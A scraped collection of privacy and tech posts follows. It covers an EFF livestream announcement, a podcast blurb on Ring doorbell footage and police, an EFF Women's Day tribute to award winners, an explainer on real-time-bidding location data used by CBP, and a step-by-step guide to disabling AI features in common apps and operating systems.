Join EFF Executive Director Cindy Cohn in conversation with 404 Media Cofounder Jason Koebler to discuss Privacy's Defender: My Thirty-Year Fight Against Digital Surveillance, Cindy’s personal story of standing up to the Justice Department, taking on the NSA, and tangling with the FBI to protect our right to digital privacy. The highly anticipated book asks the fundamental question: Can we still have private conversations if we live our lives online? Join the livestream for a live discussion followed by by Q&A.
EFFecting Change Livestream Series: Privacy's Defender Thursday, March 19th 11:00 AM - 12:00 PM Pacific This event is LIVE and FREE!
Accessibility
This event will be live-captioned and recorded. EFF is committed to improving accessibility for our events. If you have any accessibility questions regarding the event, please contactevents@eff.org.
Event Expectations
EFF is dedicated to a harassment-free experience for everyone, and all participants are encouraged to view our fullEvent Expectations.
Upcoming Events
Want to make sure you don’t miss our next livestream? Here’s a link to sign up for updates about this series:eff.org/ECUpdates. If you have a friend or colleague that might be interested, please join the fight for your digital rights by this link:eff.org/EFFectingChange. Thank you for helping EFF spread the word about privacy and free expression online.
Cindy Cohn Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel. Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography. Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers. In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online." In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.
Jason Koebler Jason Koebler is a cofounder of 404 Media, a journalist-owned investigative tech publication. He reports on surveillance and privacy, the ways that artificial intelligence is changing the internet, labor, and society, and consumer rights. Before 404 Media, he was the editor-in-chief of Motherboard, VICE's technology publication and an executive producer on Encounters, a Netflix documentary about the search for alien life.
On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.
In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.
“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”
These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.
Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.
What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.
”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”
On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.
In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.
“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”
These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.
Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.
What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.
”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”
For the last hundred years, women have had pivotal and far too often unsung roles in building and shaping the technology that we now use every day. Many have heard of Ada Lovelace’s contributions to computer programming, but far fewer know Mary Allen Wilkes, a prominent modern programmer who wrote much of the software for the LINC, one of the world’s first interactive personal computers (it could fit in a single office and cost $40,000, but it was the 60’s). Decades earlier, when the first all-electronic, digital Eniac computer was built in the 40’s, the “software” for it was written by women: Kathleen McNulty, Jean Jennings, Betty Snyder, Marlyn Wescoff, Frances Bilas and Ruth Lichterman.
It’s thankfully become more common knowledge that actor and inventor Hedy Lamarr co-created the concept of "frequency-hopping" that became a basis for radio systems from cell phones to wireless networking systems. But too few know Laila Ohlgren, who in the 1970’s solved a major problem with the development of mobile networks and phones by recognizing that dialed numbers could be stored and sent all at once with a “call button,” rather than sent one number at a time, which created connection issues before a call was even made.
Women in tech deserve more and brighter spotlights. At EFF, we’ve had the honor of celebrating some of our heroes at our annual EFF Awards, including many women who are leading the digital rights community. For International Women’s Day, we’re highlighting the contributions of just a few of these recipients from the last decade, whose work to protect privacy, speech, and creativity online has had a global impact.
Carolina Botero (EFF Award Winner, 2024)
Carolina Botero is a leader in the fight for digital rights in Latin America. For over a decade, she led the Colombia-based Karisma Foundation and cultivated its regional and international impact. Botero and Karisma helped connect indigenous peoples to the internet and made it possible to contribute content to Wikipedia in their native language, expanding access to both history and modern information. They built alliances to combat disinformation, pushed for legal tools to protect cultural and heritage institutions from digital blackholes, and were, and remain, a necessary voice speaking for human rights in the online world. EFF worked closely with Karisma and Botero to help free Colombian graduate student Diego Gomez, who shared another student’s Master’s thesis with colleagues over the internet. Diego’s story demonstrates what can go wrong when nations enact severe penalties for copyright infringement, and thanks to work from Karisma, many partners, and many EFF supporters, he was cleared of the criminal charges that he faced for this harmless act of sharing scholarly research.
Carolina Botero receiving her EFF Award
Botero stepped down from the role in 2024, opening the door for a new generation. While her work continues—she’s currently on the advisory board of CELE, the Centro de Estudios en Libertad de Expresión—her EFF Award was well-deserved based on her strong and inspiring legacy for those in Latin America and beyond who advocate for a digital world that enhances rights and empowers the powerless. Learn more about Botero on her EFF Awards page and the recap of the 2024 event.
Chelsea Manning (EFF Award Winner, 2017)
Chelsea Manning became famous as a whistleblower: In 2010, she disclosed classified Iraq War documents, including a video of the killings of Iraqi civilians and two Reuters reporters by U.S. troops. These documents exposed aspects of U.S. operations in Iraq and Afghanistan that infuriated the public and embarrassed the government. But she is also a transparency and transgender rights advocate, network security expert, author, and former U.S. Army intelligence analyst.
Manning joined the military in 2007. Her role as an intelligence analyst to an Army unit in Iraq in 2009 gave her access to classified databases, but more importantly, it gave her a uniquely comprehensive view of the war in Iraq, and she became increasingly disillusioned and frustrated by what she saw, versus what was being shared. In 2010, she approached major news outlets hoping to give information to them that would reveal a new side of the war to the public. Ultimately, she shared the documents with Wikileaks.
Manning’s bravery did not end there. When she was arrested a few months later, she endured "cruel, inhuman and degrading" treatment, according to the UN Special Rapporteur on torture. She was locked up alone for 23 hours a day over an 11-month period, before her trial. The mistreatment resulted in public outcry and advocacy by organizations like Amnesty International. Even a State Department spokesperson, Philip Crowley, criticized the treatment as "ridiculous, counterproductive, and stupid," and resigned. She was moved to a medium-security facility in April 2011.
The government’s charges against Manning were outrageous, but in 2013 she was convicted of 19 of 22 counts as a result of her whistleblowing activities. She became one of fewerthan a dozen people prosecuted for espionage in the entire history of the United States, and she was sentenced to the longest punishment ever imposed on a whistleblower. Then, the day after her conviction, isolated from her community and in all likelihood expecting to remain in prison for years if not decades, she courageously issued a statement identifying herself as a trans woman, which she’d wanted to reveal for years.
Over the next several years, while imprisoned, she became an advocate both for government transparency and for transgender rights. Her conviction and sentence pointed to the need for legal reform of both the Computer Fraud and Abuse Act (CFAA) and the Espionage Act. EFF filed an amicus brief to the U.S. Army Court of Criminal Appeals arguing that the CFAA was never meant to criminalize violations of private policies like those of government systems, and EFF also pushed, and continues to fight for, narrower interpretations of the Espionage Act and stronger protections for whistleblowers, particularly to take into account both the motivation of individuals who pass on documents and the disclosure’s ramifications.
Even after President Obama commuted her sentence in 2017, and EFF celebrated her work and her release with an EFF award in September, 2017, her fight wasn’t over. She was imprisoned again twice in 2019 and ultimately fined $256,000 for refusing to testify before grand juries investigating WikiLeaks founder Julian Assange. The U.N. Special Rapporteur on torture again criticized Manning’s treatment, writing that "the practice of coercive detention appears to be incompatible with the international human rights obligations of the United States."
EFF Award Winners Mike Masnick, Annie Game, and Chelsea Manning
Annie Game (EFF Award Winner, 2017)
Annie Game spent over 16 years as the Executive Director of IFEX, a global network of journalism and civil liberties organizations working together to defend freedom of expression. IFEX (formerly International Freedom of Expression Exchange) began in the 1990s, when a group of organizations and the Canadian Committee to Protect Journalists came together to consider how to respond as a single voice to free-expression violations around the world. IFEX now is a global hub for the protection of free speech and journalism.
Game recognized early on that digital rights and freedom of expression groups needed one another. Under her leadership, IFEX paired more traditional free-expression organizations with their more digital counterparts, with a focus on building organizational security capacities. IFEX Initiatives under Game’s leadership have been expansive. For example, the International Day to End Impunity for Crimes against Journalists, November 2, has been an annual wake-up call and reminder for UN member states to live up to their commitments to protecting journalists. UNESCO observed more than 1,700 journalists were killed globally between 2006 and 2024, and nearly 90% of these cases went unsolved in the courts.
Game and IFEX have also focused on high-profile cases of journalists threatened by governments for their work, such as Bahey eldin Hassan in Egypt. Bahey is the director of the Cairo Institute for Human Rights Studies (CIHRS) and has advocated for freedom of expression and the basic human rights of Egyptians, but has lived in exile since 2014. The charges against him, of “disseminating false information” and “insulting the judiciary,” are common tactics of intimidation and harassment. Bahey’s supposed crimes were sharing social media posts criticising the Egyptian judiciary’s lack of independence, and speaking about the killing in Egypt of Italian researcher Giulio Regeni. Bahey—an IFEX member—is just one of many reporters and human rights workers in danger when they speak. But when journalists and those defending their rights online speak out as one voice, as IFEX helps them do, it makes a difference.
Another initiative has been the Faces of Free Expression project, a partnership between IFEX and the International Free Expression Project. If you’re looking for more heroes, this project details the stories of “risk-takers and change-makers – individuals who put their careers, their freedom, their safety, and sometimes even their lives on the line,” while reporting, or defending free expression and the right to information.
Wherever authoritarianism and repression of speech have been on the rise, Game has unapologetically called out injustices and made it safer for journalists to do their work, while ensuring accountability when crimes are committed. The work is more critical now than ever, and since leaving IFEX in 2022, she’s remained an activist while focusing increasingly on environmental protection.
Twelve More Heroes
EFF has honored many more women with awards over the years—from Anita Borg and Hedy Lamarr to Amy Goodman and Beth Givens. This blog from 2012 looks back and acknowledges the important contributions from twelve more EFF Award winners.
We’ve also asked five women at EFF about women in digital rights, freedom of expression, technology, and tech activism who have inspired us. You can read that here.
We've all had the unsettling experience of seeing an ad online that reveals just how much advertisers know about our lives. You're right to be disturbed. Those very same online ad systems have been used by the government to warrantlessly track peoples' locations, new reporting has confirmed.
For years, the internet advertising industry has been sucking up our data, including our location data, to serve us "more relevant ads." At the same time, we know that federal law enforcement agencies have been buying up our location data from shady data brokers that most people have never heard of.
Now, a new report gives us direct evidence that Customs and Border Protection (CBP) has used location data taken from the internet advertising ecosystem to track phones. In a document uncovered by 404 Media, CBP admits what we’ve been saying for years: The technical systems powering creepy targeted ads also allow federal agencies to track your location.
The document acknowledges that a program by the agency to use "commercially available marketing location data" for surveillance drew from the process used to select the targeted ads shown to you on nearly every website and app you visit. In this blog post, we'll tell you what this process is, how it can and is being used for state surveillance, and what can be done about it—by individuals, by lawmakers, and by the tech companies that enable these abuses.
Advertising Surveillance Enables Government Surveillance
The online advertising industry has built a massive surveillance machine, and the government can co-opt it to spy on us.
In the absence of strong privacy laws, surveillance-based advertising has become the norm online. Companies track our online and offline activity, then share it with ad tech companies and data brokers to help target ads. Law enforcement agencies take advantage of this advertising system to buy information about us that they would normally need a warrant for, like location data. They rely on the multi-billion-dollar data broker industry to buy location data harvested from people’s smartphones.
We’ve known for years that location data brokers are one part of federal law enforcement's massive surveillance arsenal, including immigration enforcement agencies like CBP and Immigration and Customs Enforcement (ICE). ICE, CBP and the FBI have purchased location data from the data broker Venntell and used it to identify immigrants who were later arrested. Last year, ICE purchased a spy tool called Webloc that gathers the locations of millions of phones and makes it easy to search for phones within specific geographic areas over a period of time. Webloc also allows them to filter location data by the unique advertising IDs that Apple and Google assign to our phones.
But a document recently obtained by 404 Media is the first time CBP has acknowledged the location data it buys is partially sourced from the system powering nearly every ad you see online: real-time bidding (RTB). As CBP puts it, “RTB-sourced location data is recorded when an advertisement is served.”
Even though this document is about a 2019-2021 pilot use of this data, CBP and other federal agencies have continued to purchase and use commercially obtained location data. ICE has purchased location tracking tools since then and recently requested information on “Ad Tech” tools it could use for investigations.
The CBP document acknowledges two sources of location data that it relies on: software development kits (SDKs) and RTB, both methods of location-tracking that EFF has written about before. Apps for weather, navigation, dating, fitness, and “family safety” often request location permissions to enable key features. But once an app has access to your location, it could share it with data brokers directly through SDKs or indirectly (and often without the app developers' knowledge) through RTB. Data brokers can collect location data from SDKs that they pay developers to put in their apps. When relying on RTB, data brokers don’t need any direct relationship with the apps and websites they’re collecting location data from. RTB is facilitated by ad companies that are already plugged into most websites and apps.
RTB is the process by which most websites and apps auction off their ad space. Unfortunately, the milliseconds-long auctions that determine which ads you see also expose your information, including location data, to thousands of companies a day. At a high-level, here’s how RTB works:
The moment you visit a website or app with ad space, it asks an ad tech company to determine which ads to display for you.
This ad tech company packages all the information they can gather about you into a “bid request” and broadcasts it to thousands of potential advertisers.
The bid request may contain information like your unique advertising ID, your GPS coordinates, IP address, device details, inferred interests, demographic information, and the app or website you’re visiting. The information in bid requests is called “bidstream data” and typically includes identifiers that can be linked to real people.
Advertisers use the personal information in each bid request, along with data profiles they’ve built about you over time, to decide whether to bid on the ad space.
The highest bidder gets to display an ad for you, but advertisers (or the adtech companies that represent them) can collect your bidstream data regardless of whether or not they bid on the ad space.
A key vulnerability of real-time bidding is that while only one advertiser wins the auction, all participants receive data about the person who would see their ad. As a result, anyone posing as an ad buyer can access a stream of sensitive data about billions of individuals a day. Data brokers have taken advantage of this vulnerability to harvest data at a staggering scale. For example, the FTC found that location data broker Mobilewalla collected data on over a billion people, with an estimated 60% sourced from RTB auctions. Leaked data from another location data broker, Gravy Analytics, referenced thousands of apps, including Microsoft apps, Candy Crush, Tinder, Grindr, MyFitnessPal, pregnancy trackers and religious-focused apps. When confronted, several of these apps’ developers said they had never heard of Gravy Analytics.
As Venntel, one of the location data brokers that has sold to ICE, puts it, “Commercially available bidstream data from the advertising ecosystem has long been one of the most comprehensive sources of real-time location and device data available.” But the privacy harms of RTB are not just a matter of misuse by individual data brokers. RTB auctions broadcast the average person’s data to thousands of companies, hundreds of times per day, with no oversight of how this information is ultimately exploited. Once your information is broadcast through RTB, it’s almost impossible to know who receives it or control how it’s used.
What You Can Do To Protect Yourself
Revelations about the government's exploitation of this location data shows how dangerous online tracking has become, but we’re not powerless. Here are two basic steps you can take to better protect your location data:
Disable your mobile advertising ID (see instructions for iPhone/Android). Apple and Google assign unique advertising IDs to each of their phones. Location data brokers use these advertising IDs to stitch together the information they collect about you from different apps.
Review apps you’ve granted location permissions to. Apps that have access to your location could share it with other companies, so make sure you’re only granting location permission to apps that really need it in order to function. If you can’t disable location access completely for an app, limit it to only when you have the app open or only approximate location instead of precise location.
For more tips, check out EFF’s guide to protecting yourself from mobile-device based location tracking. Keep in mind that the security plan that’s best for you will vary in different situations. For example, you may want to take stronger steps to protect your location data when traveling to a sensitive location, like a protest.
What Tech Companies and Lawmakers Must Do
Legislators and tech companies must act so that individuals don’t bear the burden of defending their data every time they use the internet.
Ad tech companies must reckon with their role in warrantless government surveillance, among other privacy harms. The systems they built for targeted advertising are actively used to track people’s location. The best way to prevent online ads from fueling surveillance is to stop targeting ads based on detailed behavioral profiles. Ads can still be targeted contextually—based on the content people are viewing—without collecting or exposing their sensitive personal information. Short of moving to contextual advertising, tech companies can limit the use of their systems for government location tracking by:
Stopping the use of precise location data for targeted advertising. Ad tech companies facilitating ad auctions can and should remove precise location data from bid requests. Ads can be targeted based on people’s coarse location, like the city they’re in, without giving data brokers people’s exact GPS coordinates. Precise location data can reveal where we work, where we live, who we meet, where we protest, where we worship, and more. Broadcasting it to thousands of companies a day through RTB is dangerous.
Removing advertising IDs from devices, or at minimum, disabling them by default. Advertising IDs have become a linchpin of the data broker economy and are actively used by law enforcement to track people’s location. Advertising IDs were added to phones in 2012 to let companies track you, and removing them is not a far-fetched idea. When Apple forced apps to request access to people’s advertising IDs starting in 2021 (if you have an iPhone you’ve probably seen the "Ask App Not to Track" pop-ups), 96% of U.S. users opted out, essentially disabling advertising IDs on most iOS devices. One study found that iPhone users were less likely to be victims of financial fraud after Apple implemented this change. Google should follow Apple’s lead and disable advertising IDs by default.
Lawmakers also need to step up to protect their constituents' privacy. We need strong, federal privacy laws to stop companies from spying on us and selling our personal information. EFF advocates for data privacy legislation with teeth and a ban on ad targeting based on online behavioral profiles, as it creates a financial incentive for companies to track our every move.
Legislators can and must also close the "data broker loophole" on the Fourth Amendment. Instead of obtaining a warrant signed by a judge, law enforcement agencies can just buy location data from private brokers to find out where you've been. Last year, Montana became the first state in the U.S. to pass a law blocking the government from buying sensitive data it would otherwise need a warrant to obtain. And in 2024, Senator Ron Wyden's EFF-endorsed Fourth Amendment is Not for Sale Act passed the House before dying in the Senate. Others should follow suit to stop this end-run around constitutional protections.
Online behavioral advertising isn’t just creepy–it’s dangerous. It's wrong that our personal information is being silently harvested, bought by shadow-y data brokers, and sold to anyone who wants to invade our privacy. This latest revelation of warrantless government surveillance should serve as a frightening wakeup call of how dangerous online behavioral advertising has become.
If you don’t go searching for AI services, they’ll find you all the same. Every major tech company feels a moral obligation not just to develop an AI assistant, integrated chatbot, or autonomous agent, but to bake it into their existing mainstream products and forcibly activate it for tens of millions of users. Here are just a few examples from the last six months:
Google activated Gemini for all U.S. Chrome users, cranked its browser functionality to the max, aggressively expanded the reach of AI Overviews in search results, and baked a whole suite of AI features into its online services (Gmail, Google Docs, and others).
Apple integrated its own Apple Intelligence (conveniently sharing the AI acronym) into the latest OS versions across all device types and most of its native apps.
On the flip side, geeks have rushed to build their own “personal Jarvises” by renting VPS instances or hoarding Mac minis to run the OpenClaw AI agent. Unfortunately, OpenClaw’s security issues with default settings turned out to be so massive that it’s already been dubbed the biggest cybersecurity threat of 2026.
Beyond the sheer annoyance of having something shoved down your throat, this AI epidemic brings some very real practical risks and headaches. AI assistants hoover up every bit of data they can get their hands on, parsing the context of the websites you visit, analyzing your saved documents, reading through your chats, and so on. This gives AI companies an unprecedentedly intimate look into every user’s life.
A leak of this data during a cyberattack — whether from the AI provider’s servers or from the cache on your own machine — could be catastrophic. These assistants can see and cache everything you can, including data usually tucked behind multiple layers of security: banking info, medical diagnoses, private messages, and other sensitive intel. We took a deep dive into how this plays out when we broke down the issues with the AI-powered Copilot+ Recall system, which Microsoft also planned to force-feed to everyone. On top of that, AI can be a total resource hog, eating up RAM, GPU cycles, and storage, which often leads to a noticeable hit to system performance.
For those who want to sit out the AI storm and avoid these half-baked, rushed-to-market neural network assistants, we’ve put together a quick guide on how to kill the AI in popular apps and services.
How to disable AI in Google Docs, Gmail, and Google Workspace
Google’s AI assistant features in Mail and Docs are lumped together under the umbrella of “smart features”. In addition to the large language model, this includes various minor conveniences, like automatically adding meetings to your calendar when you receive an invite in Gmail. Unfortunately, it’s an all-or-nothing deal: you have to disable all of the “smart features” to get rid of the AI.
To do this, open Gmail, click the Settings (gear) icon, and then select See all settings. On the General tab, scroll down to Google Workspace smart features. Click Manage Workspace smart feature settings and toggle off two options: Smart features in Google Workspace and Smart features in other Google products. We also recommend unchecking the box next to Turn on smart features in Gmail, Chat, and Meet on the same general settings tab. You’ll need to restart your Google apps afterward (which usually happens automatically).
How to disable AI Overviews in Google Search
You can kill off AI Overviews in search results on both desktops and smartphones (including iPhones), and the fix is the same across the board. The simplest way to bypass the AI overview on a case-by-case basis is to append -ai to your search query — for example, how to make pizza -ai. Unfortunately, this method occasionally glitches, causing Google to abruptly claim it found absolutely nothing for your request.
If that happens, you can achieve the same result by switching the search results page to Web mode. To do this, select the Web filter immediately below the search bar — you’ll often find it tucked away under the More button.
A more radical solution is to jump ship to a different search engine entirely. For instance, DuckDuckGo not only tracks users less and shows little ads, but it also offers a dedicated AI-free search — just bookmark the search page at noai.duckduckgo.com.
How to disable AI features in Chrome
Chrome currently has two types of AI features baked in. The first communicates with Google’s servers and handles things like the smart assistant, an autonomous browsing AI agent, and smart search. The second handles locally more utility-based tasks, such as identifying phishing pages or grouping browser tabs. The first group of settings is labeled AI mode, while the second contains the term Gemini Nano.
To disable them, type chrome://flags into the address bar and hit Enter. You’ll see a list of system flags and a search bar; type “AI” into that search bar. This will filter the massive list down to about a dozen AI features (and a few other settings where those letters just happen to appear in a longer word). The second search term you’ll need in this window is “Gemini“.
After reviewing the options, you can disable the unwanted AI features — or just turn them all off — but the bare minimum should include:
AI Mode Omnibox entrypoint
AI Entrypoint Disabled on User Input
Omnibox Allow AI Mode Matches
Prompt API for Gemini Nano
Prompt API for Gemini Nano with Multimodal Input
Set all of these to Disabled.
How to disable AI features in Firefox
While Firefox doesn’t have its own built-in chatbots and hasn’t (yet) tried to force upon users agent-based features, the browser does come equipped with smart-tab grouping, a sidebar for chatbots, and a few other perks. Generally, AI in Firefox is much less “in your face” than in Chrome or Edge. But if you still want to pull the plug, you’ve two ways to do it.
The first method is available in recent Firefox releases — starting with version 148, a dedicated AI Controls section appeared in the browser settings, though the controls are currently a bit sparse. You can use a single toggle to completely Block AI enhancements, shutting down AI features entirely. You can also specify whether you want to use On-device AI by downloading small local models (currently just for translations) and configure AI chatbot providers in sidebar, choosing between Anthropic Claude, ChatGPT, Copilot, Google Gemini, and Le Chat Mistral.
The second path — for older versions of Firefox — requires a trip into the hidden system settings. Type about:config into the address bar, hit Enter, and click the button to confirm that you accept the risk of poking around under the hood.
A massive list of settings will appear along with a search bar. Type “ML” to filter for settings related to machine learning.
To disable AI in Firefox, toggle the browser.ml.enabled setting to false. This should disable all AI features across the board, but community forums suggest this isn’t always enough to do the trick. For a scorched-earth approach, set the following parameters to false (or selectively keep only what you need):
ml.chat.enabled
ml.linkPreview.enabled
ml.pageAssist.enabled
ml.smartAssist.enabled
ml.enabled
ai.control.translations
tabs.groups.smart.enabled
urlbar.quicksuggest.mlEnabled
This will kill off chatbot integrations, AI-generated link descriptions, assistants and extensions, local translation of websites, tab grouping, and other AI-driven features.
How to disable AI features in Microsoft apps
Microsoft has managed to bake AI into almost every single one of its products, and turning it off is often no easy task — especially since the AI sometimes has a habit of resurrecting itself without your involvement.
How to disable AI features in Edge
Microsoft’s browser is packed with AI features, ranging from Copilot to automated search. To shut them down, follow the same logic as with Chrome: type edge://flags into the Edge address bar, hit Enter, then type “AI” or “Copilot” into the search box. From there, you can toggle off the unwanted AI features, such as:
Enable Compose (AI-writing) on the web
Edge Copilot Mode
Edge History AI
Another way to ditch Copilot is to enter edge://settings/appearance/copilotAndSidebar into the address bar. Here, you can customize the look of the Copilot sidebar and tweak personalization options for results and notifications. Don’t forget to peek into the Copilot section under App-specific settings — you’ll find some additional controls tucked away there.
How to disable Microsoft Copilot
Microsoft Copilot comes in two flavors: as a component of Windows (Microsoft Copilot), and as part of the Office suite (Microsoft 365 Copilot). Their functions are similar, but you’ll have to disable one or both depending on exactly what the Redmond engineers decided to shove onto your machine.
The simplest thing you can do is just uninstall the app entirely. Right-click the Copilot entry in the Start menu and select Uninstall. If that option isn’t there, head over to your installed apps list (Start → Settings → Apps) and uninstall Copilot from there.
In certain builds of Windows 11, Copilot is baked directly into the OS, so a simple uninstall might not work. In that case, you can toggle it off via the settings: Start → Settings → Personalization → Taskbar→ turn off Copilot.
If you ever have a change of heart, you can always reinstall Copilot from the Microsoft Store.
It’s worth noting that many users have complained about Copilot automatically reinstalling itself, so you might want to do a weekly check for a couple of months to make sure it hasn’t staged a comeback. For those who are comfortable tinkering with the System Registry (and understand the consequences), you can follow this detailed guide to prevent Copilot’s silent resurrection by disabling the SilentInstalledAppsEnabled flag and adding/enabling the TurnOffWindowsCopilot parameter.
How to disable Microsoft Recall
The Microsoft Recall feature, first introduced in 2024, works by constantly taking screenshots of your computer screen and having a neural network analyze them. All that extracted information is dumped into a database, which you can then search using an AI assistant. We’ve previously written in detail about the massive security risks Microsoft Recall poses.
Under pressure from cybersecurity experts, Microsoft was forced to push the launch of this feature from 2024 to 2025, significantly beefing up the protection of the stored data. However, the core of Recall remains the same: your computer still remembers your every move by constantly snapping screenshots and OCR-ing the content. And while the feature is no longer enabled by default, it’s absolutely worth checking to make sure it hasn’t been activated on your machine.
To check, head to the settings: Start → Settings → Privacy & Security →Recall & snapshots. Ensure the Save snapshots toggle is turned off, and click Delete snapshots to wipe any previously collected data, just in case.
How to disable AI in Notepad and Windows context actions
AI has seeped into every corner of Windows, even into File Explorer and Notepad. You might even trigger AI features just by accidentally highlighting text in an app — a feature Microsoft calls “AI Actions”. To shut this down, head to Start → Settings → Privacy & Security → Click to Do.
Notepad has received its own special Copilot treatment, so you’ll need to disable AI there separately. Open the Notepad settings, find the AI features section, and toggle Copilot off.
Finally, Microsoft has even managed to bake Copilot into Paint. Unfortunately, as of right now, there is no official way to disable the AI features within the Paint app itself.
How to disable AI in WhatsApp
In several regions, WhatsApp users have started seeing typical AI additions like suggested replies, AI message summaries, and a brand-new Chat with Meta AI button. While Meta claims the first two features process data locally on your device and don’t ship your chats off to their servers, verifying that is no small feat. Luckily, turning them off is straightforward.
To disable Suggested Replies, go to Settings → Chats → Suggestions & smart replies and toggle off Suggested replies. You can also kill off AI Sticker suggestions in that same menu. As for the AI message summaries, those are managed in a different location: Settings → Notifications → AI message summaries.
How to disable AI on Android
Given the sheer variety of manufacturers and Android flavors, there’s no one-size-fits-all instruction manual for every single phone. Today, we’ll focus on killing off Google’s AI services — but if you’re using a device from Samsung, Xiaomi, or others, don’t forget to check your specific manufacturer’s AI settings. Just a heads-up: fully scrubbing every trace of AI might be a tall order — if it’s even possible at all.
In Google Messages, the AI features are tucked away in the settings: tap your account picture, select Messages settings, then Gemini in Messages, and toggle the assistant off.
Broadly speaking, the Gemini chatbot is a standalone app that you can uninstall by heading to your phone’s settings and selecting Apps. However, given Google’s master plan to replace the long-standing Google Assistant with Gemini, uninstalling it might become difficult — or even impossible — down the road.
If you can’t completely uninstall Gemini, head into the app to kill its features manually. Tap your profile icon, select Gemini Apps activity, and then choose Turn off or Turn off and delete activity. Next, tap the profile icon again and go to the Connected Apps setting (it may be hiding under the Personal Intelligence setting). From here, you should disable all the apps where you don’t want Gemini poking its nose in.
Apple’s platform-level AI features, collectively known as Apple Intelligence, are refreshingly straightforward to disable. In your settings — on desktops, smartphones, and tablets alike — simply look for the section labeled Apple Intelligence & Siri. By the way, depending on your region and the language you’ve selected for your OS and Siri, Apple Intelligence might not even be available to you yet.
Other posts to help you tune the AI tools on your devices:

 Login
Login